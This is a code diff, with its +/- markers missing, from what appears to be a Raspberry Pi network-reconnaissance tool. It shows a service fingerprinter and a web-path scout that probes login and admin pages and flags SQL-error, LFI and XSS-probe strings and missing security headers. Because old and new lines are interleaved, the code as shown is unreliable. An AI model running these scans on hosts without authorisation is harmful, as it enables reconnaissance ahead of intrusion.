||||
# Parse nmap output
|
||||
for line in nmap_output.split('\n'):
|
||||
if str(port) in line and 'open' in line:
|
||||
service_info['service'] = line.split()[2]
|
||||
if len(line.split()) > 3:
|
||||
service_info['version'] = ' '.join(line.split()[3:])
|
||||
except:
|
||||
pass
|
||||
progress.advance(1)
|
||||
|
||||
# Check for known vulnerabilities
|
||||
if port in SERVICE_SIGNATURES:
|
||||
sig = SERVICE_SIGNATURES[port]
|
||||
service_info['service'] = service_info['service'] or sig['name']
|
||||
if service_info['version']:
|
||||
for vuln_version, vuln_desc in sig['vulnerabilities'].items():
|
||||
if vuln_version.lower() in service_info['version'].lower():
|
||||
service_info['vulnerabilities'].append({
|
||||
'version': vuln_version,
|
||||
'description': vuln_desc
|
||||
})
|
||||
progress.set_complete()
|
||||
return "success" if any_open else "failed"
|
||||
finally:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
self.shared_data.comment_params = {}
|
||||
self.shared_data.bjorn_status_text2 = ""
|
||||
|
||||
with self.lock:
|
||||
self.results['services'][port] = service_info
|
||||
if self.verbose:
|
||||
logging.info(f"Service detected on port {port}: {service_info['service']}")
|
||||
|
||||
sock.close()
|
||||
# -------------------- Optional CLI (debug/manual) --------------------
|
||||
if __name__ == "__main__":
|
||||
import argparse
|
||||
from shared import SharedData
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error probing port {port}: {e}")
|
||||
|
||||
def save_results(self):
|
||||
"""Save scan results to a JSON file."""
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
filename = os.path.join(self.output_dir, f"service_scan_{timestamp}.json")
|
||||
|
||||
with open(filename, 'w') as f:
|
||||
json.dump(self.results, f, indent=4)
|
||||
logging.info(f"Results saved to {filename}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
|
||||
def execute(self):
|
||||
"""Execute the service scanning and fingerprinting process."""
|
||||
logging.info(f"Starting service scan on {self.target}")
|
||||
|
||||
with ThreadPoolExecutor(max_workers=10) as executor:
|
||||
executor.map(self.probe_service, self.ports)
|
||||
|
||||
self.save_results()
|
||||
return self.results
|
||||
|
||||
def save_settings(target, ports, output_dir, delay, verbose):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"target": target,
|
||||
"ports": ports,
|
||||
"output_dir": output_dir,
|
||||
"delay": delay,
|
||||
"verbose": verbose
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Service fingerprinting and vulnerability detection tool")
|
||||
parser.add_argument("-t", "--target", help="Target IP or hostname")
|
||||
parser.add_argument("-p", "--ports", help="Ports to scan (comma-separated)")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
parser.add_argument("-d", "--delay", type=float, default=1, help="Delay between probes")
|
||||
parser.add_argument("-v", "--verbose", action="store_true", help="Enable verbose output")
|
||||
parser = argparse.ArgumentParser(description="ThorHammer (service fingerprint)")
|
||||
parser.add_argument("--ip", required=True)
|
||||
parser.add_argument("--port", default="22")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
target = args.target or settings.get("target")
|
||||
ports = [int(p) for p in args.ports.split(',')] if args.ports else settings.get("ports", DEFAULT_PORTS)
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
delay = args.delay or settings.get("delay")
|
||||
verbose = args.verbose or settings.get("verbose")
|
||||
sd = SharedData()
|
||||
act = ThorHammer(sd)
|
||||
row = {"MAC Address": sd.get_raspberry_mac() or "__GLOBAL__", "Hostname": "", "Ports": args.port}
|
||||
print(act.execute(args.ip, args.port, row, "ThorHammer"))
|
||||
|
||||
if not target:
|
||||
logging.error("Target is required. Use -t or save it in settings")
|
||||
return
|
||||
|
||||
save_settings(target, ports, output_dir, delay, verbose)
|
||||
|
||||
scanner = ThorHammer(
|
||||
target=target,
|
||||
ports=ports,
|
||||
output_dir=output_dir,
|
||||
delay=delay,
|
||||
verbose=verbose
|
||||
)
|
||||
scanner.execute()
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
@@ -1,313 +1,396 @@
|
||||
# Web application scanner for discovering hidden paths and vulnerabilities.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/valkyrie_scout_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -u, --url Target URL to scan (overrides saved value).
|
||||
# -w, --wordlist Path to directory wordlist (default: built-in list).
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/webscan).
|
||||
# -t, --threads Number of concurrent threads (default: 10).
|
||||
# -d, --delay Delay between requests in seconds (default: 0.1).
|
||||
#!/usr/bin/env python3
|
||||
# -*- coding: utf-8 -*-
|
||||
"""
|
||||
valkyrie_scout.py — Web surface scout (Pi Zero friendly, orchestrator compatible).
|
||||
|
||||
What it does:
|
||||
- Probes a small set of common web paths on a target (ip, port).
|
||||
- Extracts high-signal indicators from responses (auth type, login form hints, missing security headers,
|
||||
error/debug strings). No exploitation, no bruteforce.
|
||||
- Writes results into DB table `webenum` (tool='valkyrie_scout') so the UI can browse findings.
|
||||
- Updates EPD fields: bjorn_orch_status, bjorn_status_text2, comment_params, bjorn_progress.
|
||||
"""
|
||||
|
||||
import os
|
||||
import json
|
||||
import requests
|
||||
import argparse
|
||||
from datetime import datetime
|
||||
import logging
|
||||
import threading
|
||||
from concurrent.futures import ThreadPoolExecutor
|
||||
from urllib.parse import urljoin
|
||||
import re
|
||||
from bs4 import BeautifulSoup
|
||||
import ssl
|
||||
import time
|
||||
from http.client import HTTPConnection, HTTPSConnection, RemoteDisconnected
|
||||
from typing import Dict, List, Optional, Tuple
|
||||
|
||||
from logger import Logger
|
||||
from actions.bruteforce_common import ProgressTracker
|
||||
|
||||
logger = Logger(name="valkyrie_scout.py", level=logging.DEBUG)
|
||||
|
||||
# -------------------- Action metadata (AST-friendly) --------------------
|
||||
b_class = "ValkyrieScout"
|
||||
b_module = "valkyrie_scout"
|
||||
b_status = "ValkyrieScout"
|
||||
b_port = 80
|
||||
b_parent = None
|
||||
b_service = '["http","https"]'
|
||||
b_trigger = "on_web_service"
|
||||
b_priority = 50
|
||||
b_action = "normal"
|
||||
b_cooldown = 1800
|
||||
b_rate_limit = "8/86400"
|
||||
b_enabled = 0 # keep disabled by default; enable via Actions UI/DB when ready.
|
||||
|
||||
# Small default list to keep the action cheap on Pi Zero.
|
||||
DEFAULT_PATHS = [
|
||||
"/",
|
||||
"/robots.txt",
|
||||
"/login",
|
||||
"/signin",
|
||||
"/auth",
|
||||
"/admin",
|
||||
"/administrator",
|
||||
"/wp-login.php",
|
||||
"/user/login",
|
||||
]
|
||||
|
||||
# Keep patterns minimal and high-signal.
|
||||
SQLI_ERRORS = [
|
||||
"error in your sql syntax",
|
||||
"mysql_fetch",
|
||||
"unclosed quotation mark",
|
||||
"ora-",
|
||||
"postgresql",
|
||||
"sqlite error",
|
||||
]
|
||||
LFI_HINTS = [
|
||||
"include(",
|
||||
"require(",
|
||||
"include_once(",
|
||||
"require_once(",
|
||||
]
|
||||
DEBUG_HINTS = [
|
||||
"stack trace",
|
||||
"traceback",
|
||||
"exception",
|
||||
"fatal error",
|
||||
"notice:",
|
||||
"warning:",
|
||||
"debug",
|
||||
]
|
||||
|
||||
|
||||
b_class = "ValkyrieScout"
|
||||
b_module = "valkyrie_scout"
|
||||
b_enabled = 0
|
||||
def _scheme_for_port(port: int) -> str:
|
||||
https_ports = {443, 8443, 9443, 10443, 9444, 5000, 5001, 7080, 9080}
|
||||
return "https" if int(port) in https_ports else "http"
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/webscan"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "valkyrie_scout_settings.json")
|
||||
|
||||
# Common web vulnerabilities to check
|
||||
VULNERABILITY_PATTERNS = {
|
||||
'sql_injection': [
|
||||
"error in your SQL syntax",
|
||||
"mysql_fetch_array",
|
||||
"ORA-",
|
||||
"PostgreSQL",
|
||||
],
|
||||
'xss': [
|
||||
"<script>alert(1)</script>",
|
||||
"javascript:alert(1)",
|
||||
],
|
||||
'lfi': [
|
||||
"include(",
|
||||
"require(",
|
||||
"include_once(",
|
||||
"require_once(",
|
||||
]
|
||||
}
|
||||
|
||||
class ValkyieScout:
|
||||
def __init__(self, url, wordlist=None, output_dir=DEFAULT_OUTPUT_DIR, threads=10, delay=0.1):
|
||||
self.base_url = url.rstrip('/')
|
||||
self.wordlist = wordlist
|
||||
self.output_dir = output_dir
|
||||
self.threads = threads
|
||||
self.delay = delay
|
||||
|
||||
self.discovered_paths = set()
|
||||
self.vulnerabilities = []
|
||||
self.forms = []
|
||||
|
||||
self.session = requests.Session()
|
||||
self.session.headers = {
|
||||
'User-Agent': 'Valkyrie Scout Web Scanner',
|
||||
'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
|
||||
}
|
||||
|
||||
self.lock = threading.Lock()
|
||||
|
||||
def load_wordlist(self):
|
||||
"""Load directory wordlist."""
|
||||
if self.wordlist and os.path.exists(self.wordlist):
|
||||
with open(self.wordlist, 'r') as f:
|
||||
return [line.strip() for line in f if line.strip()]
|
||||
return [
|
||||
'admin', 'wp-admin', 'administrator', 'login', 'wp-login.php',
|
||||
'upload', 'uploads', 'backup', 'backups', 'config', 'configuration',
|
||||
'dev', 'development', 'test', 'testing', 'staging', 'prod',
|
||||
'api', 'v1', 'v2', 'beta', 'debug', 'console', 'phpmyadmin',
|
||||
'mysql', 'database', 'db', 'wp-content', 'includes', 'tmp', 'temp'
|
||||
]
|
||||
|
||||
def scan_path(self, path):
|
||||
"""Scan a single path for existence and vulnerabilities."""
|
||||
url = urljoin(self.base_url, path)
|
||||
try:
|
||||
response = self.session.get(url, allow_redirects=False)
|
||||
|
||||
if response.status_code in [200, 301, 302, 403]:
|
||||
with self.lock:
|
||||
self.discovered_paths.add({
|
||||
'path': path,
|
||||
'url': url,
|
||||
'status_code': response.status_code,
|
||||
'content_length': len(response.content),
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
|
||||
# Scan for vulnerabilities
|
||||
self.check_vulnerabilities(url, response)
|
||||
|
||||
# Extract and analyze forms
|
||||
self.analyze_forms(url, response)
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error scanning {url}: {e}")
|
||||
|
||||
def check_vulnerabilities(self, url, response):
|
||||
"""Check for common vulnerabilities in the response."""
|
||||
try:
|
||||
content = response.text.lower()
|
||||
|
||||
for vuln_type, patterns in VULNERABILITY_PATTERNS.items():
|
||||
for pattern in patterns:
|
||||
if pattern.lower() in content:
|
||||
with self.lock:
|
||||
self.vulnerabilities.append({
|
||||
'type': vuln_type,
|
||||
'url': url,
|
||||
'pattern': pattern,
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
|
||||
# Additional checks
|
||||
self.check_security_headers(url, response)
|
||||
self.check_information_disclosure(url, response)
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error checking vulnerabilities for {url}: {e}")
|
||||
|
||||
def analyze_forms(self, url, response):
|
||||
"""Analyze HTML forms for potential vulnerabilities."""
|
||||
try:
|
||||
soup = BeautifulSoup(response.text, 'html.parser')
|
||||
forms = soup.find_all('form')
|
||||
|
||||
for form in forms:
|
||||
form_data = {
|
||||
'url': url,
|
||||
'method': form.get('method', 'get').lower(),
|
||||
'action': urljoin(url, form.get('action', '')),
|
||||
'inputs': [],
|
||||
'timestamp': datetime.now().isoformat()
|
||||
}
|
||||
|
||||
# Analyze form inputs
|
||||
for input_field in form.find_all(['input', 'textarea']):
|
||||
input_data = {
|
||||
'type': input_field.get('type', 'text'),
|
||||
'name': input_field.get('name', ''),
|
||||
'id': input_field.get('id', ''),
|
||||
'required': input_field.get('required') is not None
|
||||
}
|
||||
form_data['inputs'].append(input_data)
|
||||
|
||||
with self.lock:
|
||||
self.forms.append(form_data)
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error analyzing forms in {url}: {e}")
|
||||
|
||||
def check_security_headers(self, url, response):
|
||||
"""Check for missing or misconfigured security headers."""
|
||||
security_headers = {
|
||||
'X-Frame-Options': 'Missing X-Frame-Options header',
|
||||
'X-XSS-Protection': 'Missing X-XSS-Protection header',
|
||||
'X-Content-Type-Options': 'Missing X-Content-Type-Options header',
|
||||
'Strict-Transport-Security': 'Missing HSTS header',
|
||||
'Content-Security-Policy': 'Missing Content-Security-Policy'
|
||||
}
|
||||
|
||||
for header, message in security_headers.items():
|
||||
if header not in response.headers:
|
||||
with self.lock:
|
||||
self.vulnerabilities.append({
|
||||
'type': 'missing_security_header',
|
||||
'url': url,
|
||||
'detail': message,
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
|
||||
def check_information_disclosure(self, url, response):
|
||||
"""Check for information disclosure in response."""
|
||||
patterns = {
|
||||
'email': r'[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}',
|
||||
'internal_ip': r'\b(?:192\.168|10\.|172\.(?:1[6-9]|2[0-9]|3[01]))\.\d{1,3}\.\d{1,3}\b',
|
||||
'debug_info': r'(?:stack trace|debug|error|exception)',
|
||||
'version_info': r'(?:version|powered by|built with)'
|
||||
}
|
||||
|
||||
content = response.text.lower()
|
||||
for info_type, pattern in patterns.items():
|
||||
matches = re.findall(pattern, content, re.IGNORECASE)
|
||||
if matches:
|
||||
with self.lock:
|
||||
self.vulnerabilities.append({
|
||||
'type': 'information_disclosure',
|
||||
'url': url,
|
||||
'info_type': info_type,
|
||||
'findings': matches,
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
|
||||
def save_results(self):
|
||||
"""Save scan results to JSON files."""
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
|
||||
# Save discovered paths
|
||||
if self.discovered_paths:
|
||||
paths_file = os.path.join(self.output_dir, f"paths_{timestamp}.json")
|
||||
with open(paths_file, 'w') as f:
|
||||
json.dump(list(self.discovered_paths), f, indent=4)
|
||||
|
||||
# Save vulnerabilities
|
||||
if self.vulnerabilities:
|
||||
vulns_file = os.path.join(self.output_dir, f"vulnerabilities_{timestamp}.json")
|
||||
with open(vulns_file, 'w') as f:
|
||||
json.dump(self.vulnerabilities, f, indent=4)
|
||||
|
||||
# Save form analysis
|
||||
if self.forms:
|
||||
forms_file = os.path.join(self.output_dir, f"forms_{timestamp}.json")
|
||||
with open(forms_file, 'w') as f:
|
||||
json.dump(self.forms, f, indent=4)
|
||||
|
||||
logging.info(f"Results saved to {self.output_dir}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
|
||||
def execute(self):
|
||||
"""Execute the web application scan."""
|
||||
try:
|
||||
logging.info(f"Starting web scan on {self.base_url}")
|
||||
paths = self.load_wordlist()
|
||||
|
||||
with ThreadPoolExecutor(max_workers=self.threads) as executor:
|
||||
executor.map(self.scan_path, paths)
|
||||
|
||||
self.save_results()
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Scan error: {e}")
|
||||
finally:
|
||||
self.session.close()
|
||||
|
||||
def save_settings(url, wordlist, output_dir, threads, delay):
|
||||
"""Save settings to JSON file."""
|
||||
def _first_hostname_from_row(row: Dict) -> str:
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"url": url,
|
||||
"wordlist": wordlist,
|
||||
"output_dir": output_dir,
|
||||
"threads": threads,
|
||||
"delay": delay
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
hn = (row.get("Hostname") or row.get("hostname") or row.get("hostnames") or "").strip()
|
||||
if ";" in hn:
|
||||
hn = hn.split(";", 1)[0].strip()
|
||||
return hn
|
||||
except Exception:
|
||||
return ""
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
|
||||
def _lower_headers(headers: Dict[str, str]) -> Dict[str, str]:
|
||||
out = {}
|
||||
for k, v in (headers or {}).items():
|
||||
if not k:
|
||||
continue
|
||||
out[str(k).lower()] = str(v)
|
||||
return out
|
||||
|
||||
|
||||
def _detect_signals(status: int, headers: Dict[str, str], body_snippet: str) -> Dict[str, object]:
|
||||
h = _lower_headers(headers)
|
||||
www = h.get("www-authenticate", "")
|
||||
set_cookie = h.get("set-cookie", "")
|
||||
|
||||
auth_type = None
|
||||
if status == 401 and "basic" in www.lower():
|
||||
auth_type = "basic"
|
||||
elif status == 401 and "digest" in www.lower():
|
||||
auth_type = "digest"
|
||||
|
||||
snippet = (body_snippet or "").lower()
|
||||
has_form = "<form" in snippet
|
||||
has_password = "type=\"password\"" in snippet or "type='password'" in snippet
|
||||
looks_like_login = bool(has_form and has_password) or any(x in snippet for x in ["login", "sign in", "connexion"])
|
||||
|
||||
csrf_markers = [
|
||||
"csrfmiddlewaretoken",
|
||||
"authenticity_token",
|
||||
"csrf_token",
|
||||
"name=\"_token\"",
|
||||
"name='_token'",
|
||||
]
|
||||
has_csrf = any(m in snippet for m in csrf_markers)
|
||||
|
||||
missing_headers = []
|
||||
for header in [
|
||||
"x-frame-options",
|
||||
"x-content-type-options",
|
||||
"content-security-policy",
|
||||
"referrer-policy",
|
||||
]:
|
||||
if header not in h:
|
||||
missing_headers.append(header)
|
||||
# HSTS is only relevant on HTTPS.
|
||||
if "strict-transport-security" not in h:
|
||||
missing_headers.append("strict-transport-security")
|
||||
|
||||
rate_limited_hint = (status == 429) or ("retry-after" in h) or ("x-ratelimit-remaining" in h)
|
||||
|
||||
# Very cheap "issue hints"
|
||||
issues = []
|
||||
for s in SQLI_ERRORS:
|
||||
if s in snippet:
|
||||
issues.append("sqli_error_hint")
|
||||
break
|
||||
for s in LFI_HINTS:
|
||||
if s in snippet:
|
||||
issues.append("lfi_hint")
|
||||
break
|
||||
for s in DEBUG_HINTS:
|
||||
if s in snippet:
|
||||
issues.append("debug_hint")
|
||||
break
|
||||
|
||||
cookie_names = []
|
||||
if set_cookie:
|
||||
for part in set_cookie.split(","):
|
||||
name = part.split(";", 1)[0].split("=", 1)[0].strip()
|
||||
if name and name not in cookie_names:
|
||||
cookie_names.append(name)
|
||||
|
||||
return {
|
||||
"auth_type": auth_type,
|
||||
"looks_like_login": bool(looks_like_login),
|
||||
"has_csrf": bool(has_csrf),
|
||||
"missing_security_headers": missing_headers[:12],
|
||||
"rate_limited_hint": bool(rate_limited_hint),
|
||||
"issues": issues[:8],
|
||||
"cookie_names": cookie_names[:12],
|
||||
"server": h.get("server", ""),
|
||||
"x_powered_by": h.get("x-powered-by", ""),
|
||||
}
|
||||
|
||||
|
||||
class ValkyrieScout:
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self._ssl_ctx = ssl._create_unverified_context()
|
||||
|
||||
def _fetch(
|
||||
self,
|
||||
*,
|
||||
ip: str,
|
||||
port: int,
|
||||
scheme: str,
|
||||
path: str,
|
||||
timeout_s: float,
|
||||
user_agent: str,
|
||||
max_bytes: int,
|
||||
) -> Tuple[int, Dict[str, str], str, int, int]:
|
||||
started = time.time()
|
||||
headers_out: Dict[str, str] = {}
|
||||
status = 0
|
||||
size = 0
|
||||
body_snip = ""
|
||||
|
||||
conn = None
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
if scheme == "https":
|
||||
conn = HTTPSConnection(ip, port=port, timeout=timeout_s, context=self._ssl_ctx)
|
||||
else:
|
||||
conn = HTTPConnection(ip, port=port, timeout=timeout_s)
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Web application vulnerability scanner")
|
||||
parser.add_argument("-u", "--url", help="Target URL to scan")
|
||||
parser.add_argument("-w", "--wordlist", help="Path to directory wordlist")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
parser.add_argument("-t", "--threads", type=int, default=10, help="Number of threads")
|
||||
parser.add_argument("-d", "--delay", type=float, default=0.1, help="Delay between requests")
|
||||
conn.request("GET", path, headers={"User-Agent": user_agent, "Accept": "*/*"})
|
||||
resp = conn.getresponse()
|
||||
status = int(resp.status or 0)
|
||||
for k, v in resp.getheaders():
|
||||
if k and v:
|
||||
headers_out[str(k)] = str(v)
|
||||
|
||||
chunk = resp.read(max_bytes)
|
||||
size = len(chunk or b"")
|
||||
try:
|
||||
body_snip = (chunk or b"").decode("utf-8", errors="ignore")
|
||||
except Exception:
|
||||
body_snip = ""
|
||||
except (ConnectionError, TimeoutError, RemoteDisconnected):
|
||||
status = 0
|
||||
except Exception:
|
||||
status = 0
|
||||
finally:
|
||||
try:
|
||||
if conn:
|
||||
conn.close()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
elapsed_ms = int((time.time() - started) * 1000)
|
||||
return status, headers_out, body_snip, size, elapsed_ms
|
||||
|
||||
def _db_upsert(
|
||||
self,
|
||||
*,
|
||||
mac: str,
|
||||
ip: str,
|
||||
hostname: str,
|
||||
port: int,
|
||||
path: str,
|
||||
status: int,
|
||||
size: int,
|
||||
response_ms: int,
|
||||
content_type: str,
|
||||
payload: dict,
|
||||
user_agent: str,
|
||||
):
|
||||
try:
|
||||
headers_json = json.dumps(payload, ensure_ascii=True)
|
||||
except Exception:
|
||||
headers_json = ""
|
||||
|
||||
self.shared_data.db.execute(
|
||||
"""
|
||||
INSERT INTO webenum (
|
||||
mac_address, ip, hostname, port, directory, status,
|
||||
size, response_time, content_type, tool, method,
|
||||
user_agent, headers, is_active
|
||||
) VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, 'valkyrie_scout', 'GET', ?, ?, 1)
|
||||
ON CONFLICT(mac_address, ip, port, directory) DO UPDATE SET
|
||||
status = excluded.status,
|
||||
size = excluded.size,
|
||||
response_time = excluded.response_time,
|
||||
content_type = excluded.content_type,
|
||||
hostname = COALESCE(excluded.hostname, webenum.hostname),
|
||||
user_agent = COALESCE(excluded.user_agent, webenum.user_agent),
|
||||
headers = COALESCE(excluded.headers, webenum.headers),
|
||||
last_seen = CURRENT_TIMESTAMP,
|
||||
is_active = 1
|
||||
""",
|
||||
(
|
||||
mac or "",
|
||||
ip or "",
|
||||
hostname or "",
|
||||
int(port),
|
||||
path or "/",
|
||||
int(status),
|
||||
int(size or 0),
|
||||
int(response_ms or 0),
|
||||
content_type or "",
|
||||
user_agent or "",
|
||||
headers_json,
|
||||
),
|
||||
)
|
||||
|
||||
def execute(self, ip, port, row, status_key) -> str:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
try:
|
||||
port_i = int(port) if str(port).strip() else int(getattr(self, "port", 80) or 80)
|
||||
except Exception:
|
||||
port_i = 80
|
||||
|
||||
scheme = _scheme_for_port(port_i)
|
||||
hostname = _first_hostname_from_row(row)
|
||||
mac = (row.get("MAC Address") or row.get("mac_address") or row.get("mac") or "").strip()
|
||||
|
||||
timeout_s = float(getattr(self.shared_data, "web_probe_timeout_s", 4.0))
|
||||
user_agent = str(getattr(self.shared_data, "web_probe_user_agent", "BjornWebScout/1.0"))
|
||||
max_bytes = int(getattr(self.shared_data, "web_probe_max_bytes", 65536))
|
||||
delay_s = float(getattr(self.shared_data, "valkyrie_delay_s", 0.05))
|
||||
|
||||
paths = getattr(self.shared_data, "valkyrie_scout_paths", None)
|
||||
if not isinstance(paths, list) or not paths:
|
||||
paths = DEFAULT_PATHS
|
||||
|
||||
# UI
|
||||
self.shared_data.bjorn_orch_status = "ValkyrieScout"
|
||||
self.shared_data.bjorn_status_text2 = f"{ip}:{port_i}"
|
||||
self.shared_data.comment_params = {"ip": ip, "port": str(port_i)}
|
||||
|
||||
progress = ProgressTracker(self.shared_data, len(paths))
|
||||
|
||||
try:
|
||||
for p in paths:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
path = str(p or "/").strip()
|
||||
if not path.startswith("/"):
|
||||
path = "/" + path
|
||||
|
||||
status, headers, body, size, elapsed_ms = self._fetch(
|
||||
ip=ip,
|
||||
port=port_i,
|
||||
scheme=scheme,
|
||||
path=path,
|
||||
timeout_s=timeout_s,
|
||||
user_agent=user_agent,
|
||||
max_bytes=max_bytes,
|
||||
)
|
||||
|
||||
# Only keep minimal info; do not store full HTML.
|
||||
ctype = headers.get("Content-Type") or headers.get("content-type") or ""
|
||||
signals = _detect_signals(status, headers, body)
|
||||
|
||||
payload = {
|
||||
"signals": signals,
|
||||
"sample": {"status": int(status), "content_type": ctype, "rt_ms": int(elapsed_ms)},
|
||||
}
|
||||
|
||||
try:
|
||||
self._db_upsert(
|
||||
mac=mac,
|
||||
ip=ip,
|
||||
hostname=hostname,
|
||||
port=port_i,
|
||||
path=path,
|
||||
status=status or 0,
|
||||
size=size,
|
||||
response_ms=elapsed_ms,
|
||||
content_type=ctype,
|
||||
payload=payload,
|
||||
user_agent=user_agent,
|
||||
)
|
||||
except Exception as e:
|
||||
logger.error(f"DB write failed for {ip}:{port_i}{path}: {e}")
|
||||
|
||||
self.shared_data.comment_params = {
|
||||
"ip": ip,
|
||||
"port": str(port_i),
|
||||
"path": path,
|
||||
"status": str(status),
|
||||
"login": str(int(bool(signals.get("looks_like_login") or signals.get("auth_type")))),
|
||||
}
|
||||
progress.advance(1)
|
||||
|
||||
if delay_s > 0:
|
||||
time.sleep(delay_s)
|
||||
|
||||
progress.set_complete()
|
||||
return "success"
|
||||
finally:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
self.shared_data.comment_params = {}
|
||||
self.shared_data.bjorn_status_text2 = ""
|
||||
|
||||
|
||||
# -------------------- Optional CLI (debug/manual) --------------------
|
||||
if __name__ == "__main__":
|
||||
import argparse
|
||||
from shared import SharedData
|
||||
|
||||
parser = argparse.ArgumentParser(description="ValkyrieScout (light web scout)")
|
||||
parser.add_argument("--ip", required=True)
|
||||
parser.add_argument("--port", default="80")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
url = args.url or settings.get("url")
|
||||
wordlist = args.wordlist or settings.get("wordlist")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
threads = args.threads or settings.get("threads")
|
||||
delay = args.delay or settings.get("delay")
|
||||
sd = SharedData()
|
||||
act = ValkyrieScout(sd)
|
||||
row = {"MAC Address": sd.get_raspberry_mac() or "__GLOBAL__", "Hostname": ""}
|
||||
print(act.execute(args.ip, args.port, row, "ValkyrieScout"))
|
||||
|
||||
if not url:
|
||||
logging.error("URL is required. Use -u or save it in settings")
|
||||
return
|
||||
|
||||
save_settings(url, wordlist, output_dir, threads, delay)
|
||||
|
||||
scanner = ValkyieScout(
|
||||
url=url,
|
||||
wordlist=wordlist,
|
||||
output_dir=output_dir,
|
||||
threads=threads,
|
||||
delay=delay
|
||||
)
|
||||
scanner.execute()
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
@@ -3,11 +3,11 @@
|
||||
"""
|
||||
web_enum.py — Gobuster Web Enumeration -> DB writer for table `webenum`.
|
||||
|
||||
- Writes each finding into the `webenum` table
|
||||
- ON CONFLICT(mac_address, ip, port, directory) DO UPDATE
|
||||
- Respects orchestrator stop flag (shared_data.orchestrator_should_exit)
|
||||
- No filesystem output: parse Gobuster stdout directly
|
||||
- Filtrage dynamique des statuts HTTP via shared_data.web_status_codes
|
||||
- Writes each finding into the `webenum` table in REAL-TIME (Streaming).
|
||||
- Updates bjorn_progress with actual percentage (0-100%).
|
||||
- Respects orchestrator stop flag (shared_data.orchestrator_should_exit) immediately.
|
||||
- No filesystem output: parse Gobuster stdout/stderr directly.
|
||||
- Filtrage dynamique des statuts HTTP via shared_data.web_status_codes.
|
||||
"""
|
||||
|
||||
import re
|
||||
@@ -15,6 +15,9 @@ import socket
|
||||
import subprocess
|
||||
import threading
|
||||
import logging
|
||||
import time
|
||||
import os
|
||||
import select
|
||||
from typing import List, Dict, Tuple, Optional, Set
|
||||
|
||||
from shared import SharedData
|
||||
@@ -27,8 +30,8 @@ b_class = "WebEnumeration"
|
||||
b_module = "web_enum"
|
||||
b_status = "WebEnumeration"
|
||||
b_port = 80
|
||||
b_service = '["http","https"]'
|
||||
